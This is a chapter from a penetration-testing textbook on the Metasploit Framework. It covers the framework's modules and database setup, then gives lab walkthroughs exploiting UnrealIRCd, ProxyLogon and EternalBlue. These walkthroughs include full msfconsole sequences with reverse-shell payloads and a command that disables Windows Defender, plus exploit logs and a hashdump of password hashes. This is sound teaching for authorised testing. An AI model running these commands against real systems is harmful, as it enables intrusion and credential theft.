The **Metasploit Framework** (**MSF**) is an open-source tool designed to facilitate penetration testing. Written in the Ruby programming language, it uses a modular approach to facilitating exploits during the exploitation phase in cyber kill chain methodology. This makes it easier to develop and code exploits, and it also allows for complex attacks to be easily implemented.

Figure 10.1 depicts an overview of the MSF architecture and components:




Figure 10.1: Metasploit architecture and its components

The framework can be split into three main sections:

- Libraries

- Interfaces
- Modules

Libraries

MSF is built using various functions and libraries and a programming language, such as Ruby. To utilize these functions, penetration testers must understand what these functions are, how to trigger them, what parameters should be passed to the function, and what the expected results are.

All of the libraries are listed in the `usrshare/Metasploit-framework/lib/` folder, as shown in *Figure 10.2*:

Figure 10.2: Metasploit libraries folder

REX

REX is a library included in Metasploit that was initially developed by Jackob Hanmack and was made official by the Rapid 7 development team later on. This library provides various classes that are useful for exploit development. In the current MSF, REX handles all of the core functions such as socket connections, raw functions, and other reformatting.

Framework core

This library is located in `usrshare/metasploit-framework/lib/msf/core`, which provides the basic **Application**

Programming Interface (**API**) for all the new modules that are going to be written.

Framework base

This library provides a good API for sessions, a shell, Meterpreter, VNC, and other default APIs, but it is dependent on Framework core.

Other extended parts that can be a part of MSF include custom plugins, protocol tools, security tools, web services, and other integration services.

Interfaces

MSF used to have multiple interfaces, such as a command-line interface, web interface, and others. All of the interfaces were sunset by the Rapid 7 development team in the latest versions (Community and Pro). In this chapter, we will explore the console and GUI (Armitage) interfaces. The console interface is the fastest because it presents attack commands, and it has the required configuration parameters in an easy-to-use interface.

To access this interface, enter `sudo msfconsole` in a command prompt. *Figure 10.3* shows the splash screen that appears when the application launches:




Figure 10.3: Metasploit console main menu

Modules

MSF consists of modules that are combined to affect an exploit. The modules and their specific functions are as follows:

- **Exploits**: The code fragments that target specific vulnerabilities. Active exploits will exploit a specific target, run until completed, and then exit (for example, a buffer overflow). Passive exploits wait for incoming hosts, such as web browsers or FTP clients, and exploit them when they connect.
- **Payloads**: These are the malicious code that implement commands immediately following a successful exploitation.
- **Auxiliary modules**: These modules do not establish or directly support access between the tester and the target system; instead, they perform related functions such as scanning, fuzzing, or sniffing, which support the exploitation phase.
- **Post modules**: Following a successful attack, these modules run on compromised targets to gather useful data and pivot the attacker deeper into the target network. We will learn more about the post modules in *Chapter 11, Action on the Objective and Lateral Movement*.
- **Encoders**: When exploits must bypass antivirus defenses, these modules encode the payload so that it cannot be detected using signature matching techniques.
- **No operations** (**NOPs**): These are used to facilitate buffer overflows during attacks.

These modules are used together to conduct reconnaissance and launch attacks against targets. The steps for exploiting a target

system using MSF can be summarized as follows:

1. Choose and configure an exploit (the code that compromises a specific vulnerability on the target system).
2. Check the target system to determine whether it is susceptible to attack by the exploit. This step is optional and is usually omitted to minimize detection.
3. Choose and configure the payload (the code that will be executed on the target system following a successful exploitation; for example, a reverse shell from the compromised system back to the source).
4. Choose an encoding technique to bypass detection controls (IDs/IPs or antivirus software).
5. Execute the exploit.

Database setup and configuration

It is fairly simple to set up the new version of Metasploit, since Metasploit does not run as a service anymore, since version `msf3`:

1. Start PostgreSQL by running `sudo systemctl start postgresql.service` in the terminal.
2. Initialize the Metasploit database by running `sudo msfdb init`. Unless it is your first time doing this, the initialization will create the `msf` database, create a role, and add the `msf_test` and `msf` databases to the `usrshare/metasploit-framework/config/database.yml` configuration file; otherwise, by default, the `msf` database will be created in the prebuild of Kali Linux, as shown in *Figure 10.4*:




Figure 10.4: Initializing the Metasploit database

3. Now, you are ready to access `msfconsole`.
4. Once inside the console, you can verify the status of the database by typing `db_status`. You should be able to see the following:

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

5. In the case of there being multiple targets, all of which are different company units, or maybe two different companies, it is a good practice to create a workspace within Metasploit. This can be achieved by running the `workspace` command in the `msfconsole`. The following extract shows the help menu, where you can add/delete workspaces so that you can organize these exploits to achieve your objective:

```
msf6 > workspace -h
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbos
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help informa
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
```

The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine (covered in *Chapter 1*, *Goal-Based Penetration Testing*), Metasploitable3 Ubuntu running on 10.10.10.8 can be scanned using the `db_nmap` command, which identifies open ports

and associated applications. An excerpt of the `db_nmap` scan is shown in *Figure 10.5*:

```
msf6 > db_nmap -vv -sC -Pn -p-10.10.10.8 --save
```




Figure 10.5: Running db_nmap scans within Metasploit

When the --save option is used, all the output of the scan results will be saved in `root.msf4/local/ folder`. Several applications were identified by `nmap` in the preceding example.

If the scan was completed using `nmap` separately, those results can also be imported into Metasploit using the `db_import` command. The `nmap` output will normally produce three types of output, that is, `xml`, `nmap`, and `gnmap`.

The `.xml` format can be imported into the database using the Nmap `nokogiri` parser. Once the results have been imported into the database, multiple options can be utilized in the case of a large `nmap` dataset:

```
msf6 > db_import /home/kali/chap10/SeperateNmapScan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.12.5'
[*] Importing host 10.10.10.100
[*] Successfully imported /home/kali/chap10/SeperateNmapScan.xml
```

Figure 10.6: Importing independent Nmap scans into Metasploit

As a tester, we should investigate each one for any known vulnerabilities. If we run the `services` command in the `msfconsole`, the database should include the host and its listed services, as shown in *Figure 10.7*:

```
msf6 > services
Services
========

host         port  proto  name         state   info
----         ----  -----  ----         -----   ----
10.10.10.8   21    tcp    ftp          open    ProFTPD 1.3.5
10.10.10.8   22    tcp    ssh          open    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
10.10.10.8   80    tcp    http         open    Apache httpd 2.4.7
10.10.10.8   445   tcp    netbios-ssn  open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.10.10.8   631   tcp    ipp          open    CUPS 1.7
10.10.10.8   3000  tcp    ppp          closed
10.10.10.8   3306  tcp    mysql        open    MySQL unauthorized
10.10.10.8   3500  tcp    http         open    WEBrick httpd 1.3.1 Ruby 2.3.8 (2018-10-18)
10.10.10.8   6697  tcp    irc          open    UnrealIRCd
10.10.10.8   8080  tcp    http         open    Jetty 8.1.7.v20120910
10.10.10.8   8181  tcp    intermapper  closed
```

Figure 10.7: Listing all the services within Metasploit

One of the first places to start is Metasploit's own collection of exploits. This can be searched from the command line using the following command:

```
msf> search UnrealIRCd
```

The search returned a particular exploit for the `UnrealIRCd` service. *Figure 10.8* shows an excerpt of the exploit that's available. If the testers choose to exploit any other listed service, they can search for keywords in Metasploit:

Figure 10.8: Keyword searching within the Metasploit console for exploits

The new version of Metasploit indexes modules and allows testers to just enter the number in the index to use it. The `exploit/unix/irc/unreal_ircd_3281_backdoor` exploit was selected for use in the remainder of this example because it is ranked as excellent. This ranking was determined by the Metasploit development team and identifies how reliably the exploit works for a skilled tester against a stable target system. In real life, multiple variables (tester skills, protective devices on the network, and modifications to the operating system and hosted applications) can work together to significantly alter the reliability of the exploit.

Additional information pertaining to that exploit was obtained using the following `info` command:

```
msf> info 0
```

The returned information includes references as well as the information that's shown in *Figure 10.9*:




Figure 10.9: Detailed information about the exploit using the info command

To instruct Metasploit that we will attack the target with this exploit, we issue the following command:

```
Msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Metasploit changes the command prompt from `msf>` to `msf exploit(unix/irc/unreal_ircd_3281_backdoor) >`.

Metasploit prompts the tester to select the payload (a reverse shell from the compromised system back to the attacker) and sets the other variables, which are listed as follows:

- **Remote host** (**RHOST**): This is the IP address of the system being attacked.
- **Remote port** (**RPORT**): This is the port number that is used for the exploit. In this case, we can see that the service has been exploited on default port `6667`, but in our case, the same service is running on port `6697`.

- **Local host** (**LHOST**): This is the IP address of the system that's used to launch the attack.

The attack is launched by entering the `exploit` command at the Metasploit prompt after all variables have been set. Metasploit initiates the attack and confirms that a reverse shell between Kali Linux and the target system is open. In other exploits, a successful exploit is presented by using `command shell 1 opened` and giving the IP addresses that originate and terminate the reverse shell.

To verify that a shell is present, the tester can issue queries for the hostname, username (`uname -a`), and `whoami` to confirm that the results are specific to the target system that is located at a remote location. Take a look at *Figure 10.10*:




Figure 10.10: Successfully exploiting UnrealIRC using Metasploit with a reverse shell

This exploit can further be explored by using post-exploit modules. Run Meterpreter in the background by pressing *Ctrl* + *Z*. You should receive `Background session 1? [y/N] y enter y`.

When a system is compromised to this extent, it is ready for the post-exploitation activities (see *Chapter 11*, *Action on the Objective and Lateral Movement*, and *Chapter 13*, *Command and Control*, to find out how to escalate the privilege and maintain access to the system).

Exploiting targets using MSF

MSF is equally effective against vulnerabilities in the operating system as well as third-party applications. We will take an example for both scenarios.

Single targets using a simple reverse shell

In this example, we'll exploit two different vulnerabilities. The first one is the famous ProxyLogon vulnerability that the Hafnium threat actor group exploited by misuing Microsoft Exchange Server in March 2021, which stormed the internet and led to many cybersecurity incidents and also financial fraud around the globe. There are four vulnerabilities that were primarily exploited:

- **CVE-2021-26855**: **Server Side Request Forgery** (**SSRF**) – Where attackers are able to submit specifically crafted HTTP requests remotely without any authentication and the server accepts untrusted connections on TCP port `443`.
- **CVE-2021-26857** – An insecure deserialization vulnerability within the Microsoft Exchange **Unified Messaging Service** (**UMS**), allowing attackers to run malicious code under a high-privilege SYSTEM account. This can be exploited either with SSRF or stolen credentials.
- **CVE-2021-26858** and **CVE-2021-27065** – These both relate to arbitrary file write vulnerability to write files to a given directory.

In the following example, we will be demonstrating a combination of **CVE-2021-26855**, to bypass the authentication and additionally impersonate an administrator account, and **CVE-2021-27065** to write an arbitrary file with the payload to provide us with remote code execution on the server.

As the first step, attackers will need the target running on-premises Microsoft Exchange Server exposed and enumerate all the email addresses to perform a successful attack. Testers can leverage the Python ProxyShell enumeration script to list all the users who are connected to the Exchange servers. This script is available at https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/blob/main/Chapter%2010/ProxyShell-enumerate.py.

Attackers can run `python3 proxyshell-enumerate.py -u <Exchange server IP>`. The output of the script against the target should display all the email addresses within the Exchange server, as seen in *Figure 10.11*:




Figure 10.11: Enumeration of user email addresses on the Exchange server

To initiate this attack, the first step is to open MSF by running the following, as shown in *Figure 10.12*:

```
sudo msfconsole
search proxylogon
use exploit/windows/http/exchange_proxylogon_rce
set payload windows/meterpreter/reverse_https
set rhosts <your Exchange server IP>
set email <administrator email id>
```

```
set lhost <Your Kali IP>
set lport <You kali port>
```




Figure 10.12: Running the exploit on the Exchange vulnerability

If there are any error messages or if the exploit is completed without a Meterpreter shell, ensure you disable Defender in the Microsoft Exchange Server by running `Set-MpPreference -DisableRealtimeMonitoring $true` in PowerShell as an administrator.

Successful exploitation results in arbitrary code execution under the context of the high-privileged SYSTEM user. Successful execution of

the code should provide you with the Meterpreter shell shown in *Figure 10.13*:




Figure 10.13: Successful exploitation leading to the Meterpreter HTTPS reverse shell

When the exploit is completed, it should open up the Meterpreter reverse shell between two systems. The Meterpreter prompt session will be opened up and the tester can effectively access the remote system with a command shell. One of the first steps after the compromise is to verify that you are on the target system. As you can see in *Figure 10.14*, the `sysinfo` command identifies the computer name and operating system, verifying a successful attack:




Figure 10.14: System information of the compromised server

The second exploit that we will explore in this section is MS070-10, which rocked the world with WannaCry ransomware by exploiting EternalBlue back in April 2017. The vulnerability exists in the way

the SMB version was implemented in Windows, specifically, SMBv1 and NBT over TCP ports `445` and port `139` – which is used to share data in a secure way.

A successful exploit results in an adversary being able to run arbitrary code on the remote system. Although this exploit is old, many organizations still have to rely on some legacy systems. This might be due to various reasons, such as OEM dependency or the business simply cannot get rid of of old systems, such as Windows XP, 7, 2003, Windows 2008, and Windows 2008 R2. To demonstrate how easy it is to exploit these legacy systems, we would utilize Metasploitable3 (running on `10.10.10.4`) to conduct this exploitation by setting the following in the Kali terminal:

```
sudo msfconsole
search eternal
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/meterpreter/reverse_https
set rhosts <your Exchange server IP>
set lhost <Your Kali IP>
set lport <You kali port>
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_https
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.10.12
lhost => 10.10.10.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 443
lport => 443
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTPS reverse handler on https://10.10.10.12:443
[*] 10.10.10.4:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.10.10.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.4:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.4:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.4:445 - The target is vulnerable.
[*] 10.10.10.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.4:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.4:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.4:445 - Connecting to target for exploitation.
[+] 10.10.10.4:445 - Connection established for exploitation.
[+] 10.10.10.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.4:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.10.4:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.10.10.4:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.10.10.4:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.10.10.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.4:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.4:445 - Starting non-paged pool grooming
[+] 10.10.10.4:445 - Sending SMBv2 buffers
[+] 10.10.10.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.4:445 - Sending final SMBv2 buffers.
[*] 10.10.10.4:445 - Sending last fragment of exploit packet!
[*] 10.10.10.4:445 - Receiving response from exploit packet
```

Figure 10.15: Exploitation of EternalBlue using Metasploit

Finally, exploitation should provide us with a similar Meterpreter shell to what we saw in the previous exploit. The `hashdump` command should disclose all the usernames and password hashes, as shown in *Figure 10.16*:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
